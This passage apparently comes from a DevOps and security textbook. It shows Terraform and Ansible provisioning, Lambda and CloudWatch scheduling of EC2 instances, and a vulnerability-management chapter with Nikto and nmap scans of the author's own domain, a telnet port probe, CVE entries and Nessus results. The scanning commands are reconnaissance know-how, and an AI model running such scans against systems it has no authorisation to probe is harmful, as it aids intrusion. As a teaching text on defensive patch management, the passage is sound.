aws_instance.example: Still destroying... (ID: i-0b1c9edf7fd54b507, 20s elapsed)
aws_instance.example: Still destroying... (ID: i-0b1c9edf7fd54b507, 30s elapsed)
aws_instance.example: Still destroying... (ID: i-0b1c9edf7fd54b507, 40s elapsed)
aws_instance.example: Still destroying... (ID: i-0b1c9edf7fd54b507, 50s elapsed)
aws_instance.example: Still destroying... (ID: i-0b1c9edf7fd54b507, 1m0s elapsed)
aws_instance.example: Destruction complete
```

Destroy complete! Resources: 1 destroyed.

The screenshot shows the AWS Management Console interface. At the top, there are three buttons: "Launch Instance" (blue), "Connect" (grey), and "Actions" (grey with a dropdown arrow). Below these is a search bar with a magnifying glass icon and the text "Filter by tags and attributes or search by keyword". Underneath the search bar is a table with the following columns: "Name", "Instance ID", "Instance Type", "Availability Zone", and "Instance State". The table contains one row with the following data: Name: HelloWorld, Instance ID: i-0b1c9edf7fd54b507, Instance Type: t2.micro, Availability Zone: us-east-1d, Instance State: terminated (indicated by a red stop sign icon).

```
provider "aws" {
  shared_credentials_file = "${pathexpand("~/aws/credentials")}"
  profile                 = "test"
  region                  = "us-east-1"
}

resource "aws_instance" "example" {
  ami           = "ami-92343b84"
  instance_type = "t2.micro"
  key_name      = "zeal"
  vpc_security_group_ids = ["${aws_security_group.kplabs.id}"]
  tags {
    Name = "HelloWorld"
  }
}

provisioner "local-exec" {
  command = "echo ${aws_instance.example.public_ip} > /Users/zealvora/ansible/kplabs/inventory/hosts"
}

provisioner "local-exec" {
  command = "sleep 250"
}

provisioner "local-exec" {
  command = "ansible-playbook -s -v -i /Users/zealvora/ansible/kplabs/inventory/hosts /Users/zealvora/ansible/kplabs/ssh.yml -u ec2-user"
}
}
```

```
resource "aws_security_group" "kplabs" {
  name          = "kplabs"
  description   = "Security Group for KPLABS demo"

  # Allow all connection from kplabs ip

  ingress {
    from_port    = 22
    to_port      = 22
    protocol     = "tcp"
    cidr_blocks  = ["139.162.21.95/32"]
  }
}
```

```
aws_instance.example: Creating...
  ami: "" => "ami-92343b84"
  associate_public_ip_address: "" => "<computed>"
  availability_zone: "" => "<computed>"
  ebs_block_device.#: "" => "<computed>"
  ephemeral_block_device.#: "" => "<computed>"
  instance_state: "" => "<computed>"
  instance_type: "" => "t2.micro"
  ipv6_address_count: "" => "<computed>"
  ipv6_addresses.#: "" => "<computed>"
  key_name: "" => "zeal"
  network_interface.#: "" => "<computed>"
  network_interface_id: "" => "<computed>"
  placement_group: "" => "<computed>"
  primary_network_interface_id: "" => "<computed>"
  private_dns: "" => "<computed>"
  private_ip: "" => "<computed>"
  public_dns: "" => "<computed>"
  public_ip: "" => "<computed>"
  root_block_device.#: "" => "<computed>"
  security_groups.#: "" => "<computed>"
  source_dest_check: "" => "true"
  subnet_id: "" => "<computed>"
  tags.%: "" => "1"
  tags.Name: "" => "HelloWorld"
  tenancy: "" => "<computed>"
  volume_tags.%: "" => "<computed>"
  vpc_security_group_ids.#: "" => "1"
  vpc_security_group_ids.649569450: "" => "sg-a6d829d6"
```

```
aws_instance.example (local-exec): Executing: /bin/sh -c "echo 34.228.57.154 > /Users/zealvora/ansible/kplabs/inventory/hosts"
aws_instance.example: Provisioning with 'local-exec'...
aws_instance.example (local-exec): Executing: /bin/sh -c "sleep 250"
aws_instance.example: Provisioning with 'local-exec'...
aws_instance.example (local-exec): Executing: /bin/sh -c "ansible-playbook -s -v -i /Users/zealvora/ansible/kplabs/inventory/hosts /Users/zealvora/ansible/kplabs/ssh.yml
-user --private-key=~/.Downloads/zeal.pem"
aws_instance.example (local-exec): Using /Users/zealvora/terraform/kplabs/ansible.cfg as config file

aws_instance.example (local-exec): PLAY [all] *****

aws_instance.example (local-exec): TASK [Gathering Facts] *****
aws_instance.example: Still creating... (5m0s elapsed)
aws_instance.example (local-exec): ok: [34.228.57.154]

aws_instance.example (local-exec): TASK [custom-ssh : Running SSH on custom port] *****
aws_instance.example: Still creating... (5m10s elapsed)
aws_instance.example (local-exec): changed: [34.228.57.154] => {"backup": "", "changed": true, "msg": "line added"}

aws_instance.example (local-exec): TASK [custom-ssh : Set password authentication to false] *****
aws_instance.example: Still creating... (5m20s elapsed)
aws_instance.example (local-exec): ok: [34.228.57.154] => {"backup": "", "changed": false, "msg": ""}

aws_instance.example (local-exec): TASK [custom-ssh : Disable root based logins] *****
aws_instance.example (local-exec): changed: [34.228.57.154] => {"backup": "", "changed": true, "msg": "line added"}

aws_instance.example (local-exec): TASK [custom-ssh : Restart sshd service] *****
aws_instance.example: Still creating... (5m30s elapsed)
aws_instance.example (local-exec): changed: [34.228.57.154] => {"changed": true, "name": "sshd", "state": "started"}

aws_instance.example (local-exec): PLAY RECAP *****
aws_instance.example (local-exec): 34.228.57.154 : ok=5 changed=3 unreachable=0 failed=0

aws_instance.example: Creation complete (ID: i-0b49285399c9f2f52)

Apply complete! Resources: 2 added, 0 changed, 0 destroyed.
```



AWS Lambda

AWS Lambda lets you run code in response to events, without provisioning or managing servers. Just upload your code and Lambda will take care of everything required to run and scale it with high availability.

[Get Started Now](#)

Select blueprint

Configure triggers

Configure function

Review

Select blueprint

Blueprints are sample configurations of event sources and Lambda functions. Choose a blueprint and customize as needed, or skip this step if you want to author a Lambda function and configure otherwise noted, blueprints are licensed under [CC0](#).

Welcome to AWS Lambda! You can get started on creating your first Lambda function by choosing one of the blueprints below.

Select runtime

Filter

Blank Function

Configure your function from scratch. Define the trigger and deploy your code by stepping through our wizard.

custom

kinesis-firehose-syslog-to-json

An Amazon Kinesis Firehose stream processor that converts input records from RFC3164 Syslog format to JSON.

nodejs · kinesis-firehose



Configure triggers

You can choose to add a trigger that will invoke your function.

Welcome to AWS Lambda! You can get started on creating your first Lambda function by choosing one of the blueprints below.



Remove

Cancel

Previous

Next

Configure function

A Lambda function consists of the custom code you want to execute. [Learn more](#) about Lambda functions.

Welcome to AWS Lambda! You can get started on creating your first Lambda function by choosing one of the blueprints below.

Name*

Description

Runtime*

Lambda function code

Provide the code for your function. Use the editor if your code does not require custom libraries (other than boto3). If you need custom you can upload your code and libraries as a .ZIP file.

Code entry type

```
1 import boto3
2
3 region = 'ap-south-1'
4 instances = ['i-03ff2466f732424ba', 'i-081cdace42aa454e5']
5
6
7 def lambda_handler(event, context):
8     ec2 = boto3.client('ec2', region_name=region)
9     ec2.stop_instances(InstanceIds=instances)
10    print 'stopped your instances: ' + str(instances)
```

Summary

Role ARN

arn:aws:iam::903916081954:role/StartStopEC2

Role description

Instance Profile ARNs

Path

Creation time

Permissions

Trust relationships

Ac

Managed Policies

There are no managed policies attached to this role.

Attach Policy

Inline Policies

This view shows all inline policies that are attached to this role.

Create Role Policy

Show Policy

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "Stmt1502120496000",
      "Effect": "Allow",
      "Action": [
        "ec2:StartInstances",
        "ec2:StopInstances"
      ],
      "Resource": [
        "*"
      ]
    }
  ]
}
```

Cancel

Lambda function handler and role

Handler* ⓘ

Role* ⓘ

Existing role* ⓘ
StartStopEC2

▸ Tags

▸ Advanced settings

* These fields are required.

Cancel Previous **Next**

Lambda > Functions

Create a Lambda function **Actions** ▲

Filter by t by keyword

Function name	n
StopEC2	This code will stop EC2 instances.

✔ Execution result: succeeded (logs) ✕ 📄 🖨

The area below shows the result returned by your function execution.

```
null
```

Summary

Code SHA-256 Y/kqW/4uY3bfgaGdOY1+tRANVgydB0NgWpoEmYQX8Gk=

Request ID 24bec4a9-7b88-11e7-84da-4dc33293510b

Duration 1811.72 ms

Log output

The area below shows the logging calls in your code. These correspond to a single row within the CloudWatch log group corresponding to this Lambda function. [Click here](#) to view the CloudWatch log group.

```
START RequestId: 24bec4a9-7b88-11e7-84da-4dc33293510b Version: $LATEST
stopped your instances: ['i-03ff2466f732424ba', 'i-081cdace42aa454e5']
END RequestId: 24bec4a9-7b88-11e7-84da-4dc33293510b
REPORT RequestId: 24bec4a9-7b88-11e7-84da-4dc33293510b Duration: 1811.72 ms Billed Duration: 1900 ms
```


Launch Instance

Connect

Actions ▾

🔍 Filter by tags and attributes or search by keyword

<input type="checkbox"/>	Name ▾	Instance ID ▲	Instance Type ▾	Availability Zone ▾	Instance State ▾
<input type="checkbox"/>	dev-01	i-03ff2466f732424ba	t2.micro	ap-south-1b	● stopped
<input type="checkbox"/>	dev-02	i-081cdace42aa454e5	m4.large	ap-south-1b	● stopped

Configure function

A Lambda function consists of the custom code you want to execute. [Learn more](#) about Lambda functions.

Name* StartEC2

Description This will start EC2

Runtime* Python 2.7 ▾

Lambda function code

Provide the code for your function. Use the editor if your code does not require custom libraries (other than boto3). If you can upload your code and libraries as a .ZIP file.

Code entry type Edit code inline ▾

```
1 import boto3
2
3 region = 'ap-south-1'
4 instances = ['i-03ff2466f732424ba', 'i-081cdace42aa454e5']
5
6 def lambda_handler(event, context):
7     ec2 = boto3.client('ec2', region_name=region)
8     ec2.start_instances(InstanceIds=instances)
9     print 'stopped your instances: ' + str(instances)
```

✓ Execution result: succeeded (logs)



The area below shows the result returned by your function execution.

```
null
```

Summary

Code SHA-256 Xhxwfxd4lqoqpl+9qqclMaEFro+F6/Vrf
Dp1C7Lq4=

Request ID cb3f5157-7bde-11e7-977d-
f751023d3e6d

Duration 2080.19 ms

Billed duration 2100 ms

Log output

The area below shows the logging calls in your code. These correspond to a single row within the CloudWatch log group corresponding to this Lambda function. [Click here](#) to view the CloudWatch log group.

```
START RequestId: cb3f5157-7bde-11e7-977d-f751023d3e6d Version: $LATEST
started your instances: ['i-03ff2466f732424ba', 'i-081cdace42aa454e5']
END RequestId: cb3f5157-7bde-11e7-977d-f751023d3e6d
REPORT RequestId: cb3f5157-7bde-11e7-977d-f751023d3e6d Duration: 2080.19 ms Billed Duration: 2100 ms
```

Launch Instance

Connect

Actions ▾

Filter by tags and attributes or search by keyword

<input type="checkbox"/>	Name	Instance ID	Instance Type	Availability Zone	Instance State
<input checked="" type="checkbox"/>	dev-01	i-03ff2466f732424ba	t2.micro	ap-south-1b	● running
<input type="checkbox"/>	dev-02	i-081cdace42aa454e5	m4.large	ap-south-1b	● running

- CloudWatch
- Dashboards
- Alarms
 - ALARM
 - INSUFFICIENT
 - OK
- Billing
- Events
- Rules
- Event Buses NEW
- Logs
- Metrics

Step 1: Create rule

Create rules to invoke Targets based on Events happening in your AWS environment.

Event Source

Build or customize an Event Pattern or set a Schedule to invoke Targets.

Event Pattern **i** Schedule **i**

Fixed rate of Select ▾

Cron expression

Next 10 Trigger Date(s)

1. Tue, 08 Aug 2017 20:00:00 GMT
2. Wed, 09 Aug 2017 20:00:00 GMT
3. Thu, 10 Aug 2017 20:00:00 GMT
4. Fri, 11 Aug 2017 20:00:00 GMT
5. Sat, 12 Aug 2017 20:00:00 GMT
6. Sun, 13 Aug 2017 20:00:00 GMT
7. Mon, 14 Aug 2017 20:00:00 GMT
8. Tue, 15 Aug 2017 20:00:00 GMT
9. Wed, 16 Aug 2017 20:00:00 GMT
10. Thu, 17 Aug 2017 20:00:00 GMT

[Learn more about CloudWatch Events schedules.](#)

▶ Show sample event(s)

Targets

Select Target to invoke when an event matches your Event Pattern or when schedule is triggered.

Lambda function ▾

Function*

▶ Configure version/alias

▶ Configure input

➕ Add target*

* Required

Cancel

Configure details

Step 2: Configure rule details

Rule definition

Name* StopEC2

Description This will stop EC2 automatically at 8 PM everyday.

State Enabled

CloudWatch Events will add necessary permissions for target(s) so they can be invoked when this rule is triggered.

* Required

Cancel Back Create rule

Step 1: Create rule

Create rules to invoke Targets based on Events happening in your AWS environment.

Event Source

Build or customize an Event Pattern or set a Schedule to invoke Targets.

Event Pattern Schedule

Fixed rate of Select

Cron expression 30 10 * * ? *

Next 10 Trigger Date(s)

1. Tue, 08 Aug 2017 10:30:00 GMT
2. Wed, 09 Aug 2017 10:30:00 GMT
3. Thu, 10 Aug 2017 10:30:00 GMT
4. Fri, 11 Aug 2017 10:30:00 GMT
5. Sat, 12 Aug 2017 10:30:00 GMT
6. Sun, 13 Aug 2017 10:30:00 GMT
7. Mon, 14 Aug 2017 10:30:00 GMT
8. Tue, 15 Aug 2017 10:30:00 GMT
9. Wed, 16 Aug 2017 10:30:00 GMT
10. Thu, 17 Aug 2017 10:30:00 GMT

[Learn more about CloudWatch Events schedules.](#)

▶ Show sample event(s)

* Required

Cancel Configure details

Targets

Select Target to invoke when an event matches your Event Pattern or when schedule is triggered.

Lambda function

Function* StartEC2

▶ Configure version/alias

▶ Configure input

⊕ Add target*

Rules


Rules route events from your AWS resources for processing by selected targets. You can create, edit, and delete rules.

Create rule

Actions ▾

Status	All ▾	Name	
	Status	Name	Description
<input type="radio"/>	<input checked="" type="radio"/>	StartEC2	This will start EC2 at 10:30 am automatically.
<input type="radio"/>	<input checked="" type="radio"/>	StopEC2	This will stop EC2 automatically at 8 PM everyday.

Chapter 7: Vulnerability, Pentest, and Patch Management



```
root@kplabs:~/nikto/program# ./nikto.pl -host zealvora.com
- Nikto v2.1.6
-----
+ Target IP:      139.162.21.95
+ Target Hostname:  zealvora.com
+ Target Port:    80
+ Start Time:    2017-07-22 18:23:33 (GMT5.5)
-----
+ Server: nginx/1.10.2
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Root page / redirects to: https://zealvora.com/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Retrieved x-powered-by header: PHP/5.4.16
```

CVE-ID	
CVE-2014-3556 Learn more at National Vulnerability Database (NVD) • Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings	
Description	
The STARTTLS implementation in mail/nginx_mail_smtp_handler.c in the SMTP proxy in nginx 1.5.x and 1.6.x before 1.6.1 and 1.7.x before 1.7.4 does not properly restrict I/O buffering, which allows man-in-the-middle attackers to insert commands into encrypted SMTP sessions by sending a cleartext command that is processed after TLS is in place, related to a "plaintext command injection" attack, a similar issue to CVE-2011-0411.	
References	
Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.	
<ul style="list-style-type: none">• MLIST[nginx-announce] 20140805 nginx security advisory (CVE-2014-3556)• URL http://mailman.nginx.org/pipermail/nginx-announce/2014/000144.html• CONFIRM http://nginx.org/download/patch.2014.starttls.txt• CONFIRM https://bugzilla.redhat.com/show_bug.cgi?id=1126891• HP:HPSBOV03227• URL http://marc.info/?l=bugtraq&m=142103967620673&w=2	
Date Entry Created	
20140514	Disclaimer: The entry creation date may reflect when the CVE-ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.
Phase (Legacy)	
Assigned (20140514)	
Votes (Legacy)	
Comments (Legacy)	
Proposed (Legacy)	
N/A	

CVE-2014-3556 Detail

Modified

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Description

The STARTTLS implementation in mail/nginx_mail_smtp_handler.c in the SMTP proxy in nginx 1.5.x and 1.6.x before 1.6.1 and 1.7.x before 1.7.4 does not properly restrict I/O buffering, which allows man-in-the-middle attackers to insert commands into encrypted SMTP sessions by sending a cleartext command that is processed after TLS is in place, related to a "plaintext command injection" attack, a similar issue to CVE-2011-0411.

Source: MITRE Last Modified: 12/29/2014

Quick Info

CVE Dictionary Entry: CVE-2014-3556
Original release date: 12/29/2014
Last revised: 03/16/2015
Source: US-CERT/NIST

Impact

CVSS Severity (version 2.0):

CVSS v2 Base Score: 4.3 MEDIUM
Vector: (AV:N/AC:M/Au:N/C:P/I:N/A:N) (legend)
Impact Subscore: 2.9
Exploitability Subscore: 8.6

CVSS Version 2 Metrics:

Access Vector: Network exploitable - Victim must voluntarily interact with attack mechanism
Access Complexity: Medium
Authentication: Not required to exploit
Impact Type: Allows unauthorized disclosure of information

References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

Hyperlink	Resource	Type	Source	Name
http://mailman.nginx.org/pipermail/nginx-announce/2014/000144.html	Patch; Vendor Advisory	External Source	MLIST	[nginx-announce] 20140805 nginx security advisory (CVE-2014-3556)
http://marc.info/?l=bugtraq&m=142103967620673&w=2		External Source	HP	HPSBOV03227
http://nginx.org/download/patch.2014.starttls.txt		External Source	CONFIRM	http://nginx.org/download/patch.2014.starttls.txt
https://bugzilla.redhat.com/show_bug.cgi?id=1126891		External Source	CONFIRM	https://bugzilla.redhat.com/show_bug.cgi?id=1126891

Internal Scan

CURRENT RESULTS: TODAY AT 9:55 PM

Configure Audit Trail Launch Export

Scans > Hosts 1 Vulnerabilities 164 Remediations 55 Notes 1 History 1

Host	Vulnerabilities
127.0.0.1	62 43 126

Internal Scan

CURRENT RESULTS: TODAY AT 9:55 PM

Configure Audit Trail Launch Export

Hosts > 127.0.0.1 > Vulnerabilities 164

Severity	Plugin Name	Plugin Family	Count
CRITICAL	Ubuntu 12.04 LTS / 14.04 LTS / 16.04 LTS / 16.10 : firefox regression (USN-3216-2)	Ubuntu Local Security Checks	1
CRITICAL	Ubuntu 12.04 LTS / 14.04 LTS / 16.04 LTS / 16.10 : icu vulnerabilities (USN-3227-1)	Ubuntu Local Security Checks	1
CRITICAL	Ubuntu 12.04 LTS / 14.04 LTS / 16.04 LTS / 16.10 : libxml2 vulnerabilities (USN-3235-1)	Ubuntu Local Security Checks	1
CRITICAL	Ubuntu 12.04 LTS / 14.04 LTS / 16.04 LTS : python2.7, python3.2, python3.4, python3.5 vulnerabilities (USN-3134-1) (httpoxy)	Ubuntu Local Security Checks	1
HIGH	PostgreSQL Default Unpassworded Account	Databases	1
HIGH	Ubuntu 12.04 LTS / 14.04 LTS / 15.10 / 16.04 LTS : nspr vulnerability (USN-3028-1)	Ubuntu Local Security Checks	1
HIGH	Ubuntu 12.04 LTS / 14.04 LTS / 15.10 / 16.04 LTS : nss vulnerability (USN-3029-1)	Ubuntu Local Security Checks	1
HIGH	Ubuntu 12.04 LTS / 14.04 LTS / 15.10 / 16.04 LTS : thunderbird vulnerabilities (USN-3023-1)	Ubuntu Local Security Checks	1
HIGH	Ubuntu 12.04 LTS / 14.04 LTS / 15.10 : pidgin vulnerabilities (USN-3031-1)	Ubuntu Local Security Checks	1

Description

USN-3216-1 fixed vulnerabilities in Firefox. The update resulted in a startup crash when Firefox is used with XRDP. This update fixes the problem.

We apologize for the inconvenience.

Multiple security issues were discovered in Firefox. If a user were tricked in to opening a specially crafted website, an attacker could potentially exploit these to bypass same origin restrictions, obtain sensitive information, spoof the addressbar, spoof the print dialog, cause a denial of service via application crash or hang, or execute arbitrary code. (CVE-2017-5398, CVE-2017-5399, CVE-2017-5400, CVE-2017-5401, CVE-2017-5402, CVE-2017-5403, CVE-2017-5404, CVE-2017-5405, CVE-2017-5406, CVE-2017-5407, CVE-2017-5408, CVE-2017-5410, CVE-2017-5412, CVE-2017-5413, CVE-2017-5414, CVE-2017-5415, CVE-2017-5416, CVE-2017-5417, CVE-2017-5418, CVE-2017-5419, CVE-2017-5420, CVE-2017-5421, CVE-2017-5422, CVE-2017-5426, CVE-2017-5427).

Note that Tenable Network Security has extracted the preceding description block directly from the Ubuntu security advisory. Tenable has attempted to automatically clean and format it as much as possible without introducing additional issues.

Solution

Update the affected firefox package.

Output

```
- Installed package : firefox_47.0+build3-0ubuntu0.14.04.1
Fixed package      : Firefox_52.0.2+build1-0ubuntu0.14.04.1
```

Plugin Details

Severity: Critical
ID: 99121
Version: \$Revision: 3.2 \$
Type: local
Family: Ubuntu Local Security Checks
Published: 2017/03/31
Modified: 2017/04/04

Risk Information

Risk Factor: Critical
CVSS Base Score: 10.0
CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C
CVSS Temporal Vector: CVSS2#E:U/RL:OF/RC:C
CVSS Temporal Score: 7.4

Vulnerability Information

CPE: cpe/o:canonical:ubuntu_linux:12.04:::its
cpe/o:canonical:ubuntu_linux:14.04
cpe/o:canonical:ubuntu_linux:16.04

Hosting History

Netblock owner	IP address	OS	Web server	Last seen	Refresh
Linode, LLC	139.162.21.95	Linux	nginx/1.10.2	27-Feb-2017	

Security

Netcraft Risk Rating [FAQ]	1/10		
On Spamhaus Block List	No	On Exploits Block List	No
On Policy Block List	No	On Domain Block List	No

```
[root@mykplabs ~]# nmap kplabs.in
```

```
Starting Nmap 6.40 ( http://nmap.org ) at 2017-07-29 03:47 UTC
Nmap scan report for kplabs.in (139.162.21.95)
Host is up (0.000010s latency).
rDNS record for 139.162.21.95: li863-95.members.linode.com
Not shown: 996 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
443/tcp   open  https
3306/tcp  open  mysql
```

```
Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds
```

```
[root@mykplabs ~]# nmap -sV kplabs.in
```

```
Starting Nmap 6.40 ( http://nmap.org ) at 2017-07-29 03:48 UTC
Nmap scan report for kplabs.in (139.162.21.95)
Host is up (0.000011s latency).
rDNS record for 139.162.21.95: li863-95.members.linode.com
Not shown: 996 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.2
80/tcp    open  http     nginx 1.10.2
443/tcp   open  http     nginx 1.10.2
3306/tcp  open  mysql?
1 service unrecognized despite returning data. If you know the service/version
```

```
[root@mykplabs ~]# telnet kplabs.in 3306
```

```
Trying 139.162.21.95...
```

```
Connected to kplabs.in.
```

```
Escape character is '^'.
```

```
Host 'li863-95.members.linode.com' is not allowed to connect to this MariaDB serverConnection closed by foreign host.
```

Current Description

The (1) TLS and (2) DTLS implementations in OpenSSL 1.0.1 before 1.0.1g do not properly handle Heartbeat Extension packets, which allows remote attackers to obtain sensitive information from process memory via crafted packets that trigger a buffer over-read, as demonstrated by reading private keys, related to d1_both.c and t1_lib.c, aka the Heartbleed bug.

Source: MITRE Last Modified: 04/07/2014 [+ View Analysis Description](#)

Impact


CVSS Severity (version 2.0):

CVSS v2 Base Score: 5.0 MEDIUM

Vector: (AV:N/AC:L/Au:N/C:P/I:N/A:N) (legend)

Impact Subscore: 2.9

Exploitability Subscore: 10.0



Dependencies Resolved

Package	Arch	Version
Installing:		
spacewalk-setup-postgresql	noarch	2.6.2-1.el7
Installing for dependencies:		
lsfd	x86_64	4.87-4.el7
postgresql-contrib	x86_64	9.2.18-1.el7
postgresql-pltcl	x86_64	9.2.18-1.el7
postgresql-server	x86_64	9.2.18-1.el7
tcl	x86_64	1:8.5.13-8.el7
uuid	x86_64	1.6.2-26.el7

Transaction Summary

Install 1 Package (+6 Dependent packages)

Total download size: 6.6 M

Installed size: 24 M

Is this ok [y/d/N]: █

spacewalk-schema	noarch	2.6.17-1.el7
spacewalk-search	noarch	2.6.1-1.el7
spacewalk-selinux	noarch	2.3.2-1.el7
spacewalk-setup	noarch	2.6.2-1.el7
spacewalk-setup-jabberd	noarch	2.3.2-1.el7
spacewalk-taskomatic	noarch	2.6.49-1.el7
stringtree-json	noarch	2.0.9-11.el7
struts	noarch	1.3.10-14.1.el7
susestudio-java-client	noarch	0.1.4-4.el7
tanukiwrapper	x86_64	3.2.3-16.el7
tftp-server	x86_64	5.2-13.el7
tomcat5-jsp-2.0-api	noarch	5.5.27-7.jpp5
tomcat5-servlet-2.4-api	noarch	5.5.27-7.jpp5
tomcat6-servlet-2.5-api	noarch	6.0.18-9.jpp5
udns	x86_64	0.4-3.el7
unzip	x86_64	6.0-16.el7
velocity-dvsl	noarch	1.0-2.jpp5
velocity-tools	noarch	1.4-1.jpp5

Transaction Summary

Install 1 Package (+258 Dependent packages)

Total download size: 138 M

Installed size: 388 M

Is this ok [y/d/N]: █

```

[root@spacewalk ~]# spacewalk-service status
Redirecting to /bin/systemctl status postgresql.service
● postgresql.service - PostgreSQL database server
   Loaded: loaded (/usr/lib/systemd/system/postgresql.service; enabled; vendor preset: disabled)
   Active: active (running) since Tue 2017-07-25 10:08:44 UTC; 1h 54min ago
     Process: 1750 ExecStop=/usr/bin/pg_ctl stop -D ${PGDATA} -s -m fast (code=exited, status=0/SUCCESS)
     Process: 1779 ExecStart=/usr/bin/pg_ctl start -D ${PGDATA} -s -o -p ${PGPORT} -w -t 300 (code=exited, status=0/SUCCESS)
     Process: 1774 ExecStartPre=/usr/bin/postgresql-check-db-dir ${PGDATA} (code=exited, status=0/SUCCESS)
   Main PID: 1783 (postgres)


● jabberd.service - Jabber Server
   Loaded: loaded (/usr/lib/systemd/system/jabberd.service; enabled; vendor preset: disabled)
   Active: active (exited) since Tue 2017-07-25 10:08:44 UTC; 1h 54min ago
     Process: 1813 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 1813 (code=exited, status=0/SUCCESS)
   CGroup: /system.slice/jabberd.service

Jul 25 10:08:44 ip-10-61-0-167.eu-west-1.compute.internal systemd[1]: Starting Jabber Server...
Jul 25 10:08:44 ip-10-61-0-167.eu-west-1.compute.internal systemd[1]: Started Jabber Server.
Redirecting to /bin/systemctl status tomcat.service
● tomcat.service - Apache Tomcat Web Application Container
   Loaded: loaded (/usr/lib/systemd/system/tomcat.service; enabled; vendor preset: disabled)
   Active: active (running) since Tue 2017-07-25 10:08:44 UTC; 1h 54min ago
   Main PID: 1832 (java)
   CGroup: /system.slice/tomcat.service
           └─1832 /usr/lib/jvm/jre/bin/java -ea -Xms256m -Xmx256m -Djava.awt.headless=true -Dorg.xml.sax.driver=org.apache.xerces.parsers.

Jul 25 10:09:05 ip-10-61-0-167.eu-west-1.compute.internal server[1832]: Jul 25, 2017 10:09:05 AM org.apache.catalina.startup.HostConfig de
Jul 25 10:09:05 ip-10-61-0-167.eu-west-1.compute.internal server[1832]: INFO: Deployment of configuration descriptor /etc/tomcat/Catalina/
Jul 25 10:09:05 ip-10-61-0-167.eu-west-1.compute.internal server[1832]: Jul 25, 2017 10:09:05 AM org.apache.coyote.AbstractProtocol start
Jul 25 10:09:05 ip-10-61-0-167.eu-west-1.compute.internal server[1832]: INFO: Starting ProtocolHandler ["http-bio-127.0.0.1-8080"]
Jul 25 10:09:05 ip-10-61-0-167.eu-west-1.compute.internal server[1832]: Jul 25, 2017 10:09:05 AM org.apache.coyote.AbstractProtocol start
Jul 25 10:09:05 ip-10-61-0-167.eu-west-1.compute.internal server[1832]: INFO: Starting ProtocolHandler ["ajp-bio-127.0.0.1-8009"]
Jul 25 10:09:05 ip-10-61-0-167.eu-west-1.compute.internal server[1832]: Jul 25, 2017 10:09:05 AM org.apache.coyote.AbstractProtocol start
Jul 25 10:09:05 ip-10-61-0-167.eu-west-1.compute.internal server[1832]: INFO: Starting ProtocolHandler ["ajp-bio-0:0:0:0:0:0:1-8009"]
Jul 25 10:09:05 ip-10-61-0-167.eu-west-1.compute.internal server[1832]: Jul 25, 2017 10:09:05 AM org.apache.catalina.startup.Catalina star
Jul 25 10:09:05 ip-10-61-0-167.eu-west-1.compute.internal server[1832]: INFO: Server startup in 19137 ms
Redirecting to /bin/systemctl status httpd.service
● httpd.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/httpd.service; enabled; vendor preset: disabled)
   Active: active (running) since Tue 2017-07-25 10:09:05 UTC; 1h 53min ago
     Docs: man:httpd(8)
           man:apachectl(8)

```

The screenshot shows the Spacewalk web interface. At the top, there is a navigation bar with the Spacewalk logo, language options (English), and links to Knowledgebase, Documentation, and user profile (zealvora). A search bar is present with the text 'Systems' and a search icon. Below the navigation bar, there are tabs for Overview, Systems, Errata, Channels, Audit, Configuration, Schedule, and Users. A status bar indicates '0 systems selected' with 'Manage' and 'Clear' buttons. The main content area shows a success message: 'Organization kplabs created successfully'. Below this, another message states: 'You have created your first user for the Spacewalk Service. Additional configuration should be finalized by clicking here'. The 'Overview' section is active, displaying a 'Tasks' list with items: 'Manage Entitlements and Subscriptions: My Organization', 'Manage Activation Keys', 'Manage Kickstarts', 'Manage Configuration Files', and 'Manage Organizations'. On the right, an 'Inactive Systems' box shows 'No inactive systems.' and explains that all systems are actively checked into Spacewalk.



English (change) Knowledgebase Documentation zealvora

Systems

Overview Systems Errata **Channels** Audit Configuration Schedule 0 systems selected [Manage](#) [Clear](#)

Users Admin Help

Software Channel Management

[+ Create Channel](#) [Clone Channel](#)

The following software channels are owned by your organization.

Modify an existing software channel by selecting it from the list below, or create a new software channel.

Channel Name	Packages
No channels found.	

- > Software Channels
- > Package Search
- > **Manage Software Channels**
- > Manage Software Packages
- > Manage Repositories
- > Distribution Channel Mapping

Channel Name*:

Channel Label*:

Parent Channel:

Architecture:

Yum Repository Checksum Type:

Tip: sha1 offers the widest compatibility with clients. sha-256 offers higher security, but is compatible only with newer clients: Fedora 11 and newer, or Enterprise Linux 6 and newer.

Channel Summary*:

Channel Description:

Channel Name*:

Channel Label*:

Parent Channel:

Architecture:

Repository Checksum Type:

Tip: sha1 offers the widest compatibility with clients. sha-256 offers higher security, but is compatible only with newer clients: Fedora 11 and newer, or Enterprise Linux 6 and newer.

Channel Summary*:

Channel Description:

Full Software Channel List

- All Channels
- Popular Channels
- My Channels
- Shared Channels
- Retired Channels

The software channels listed below are **all of the channels** that your organization has access to.

Channel Name	Provider	Packages
<input type="checkbox"/> CentOS7	kplabs	0
<input type="checkbox"/> c7-base	kplabs	0
<input type="checkbox"/> c7-updates	kplabs	0

Full Software Channel List

All Channels


Popular Channels

My Channels

Shared Channels

Retired Channels

The software channels listed below are **all of the channels** that your organization has access to.

Filter by Channel Name: <input type="text"/> 		
Channel Name	Provider	Packages
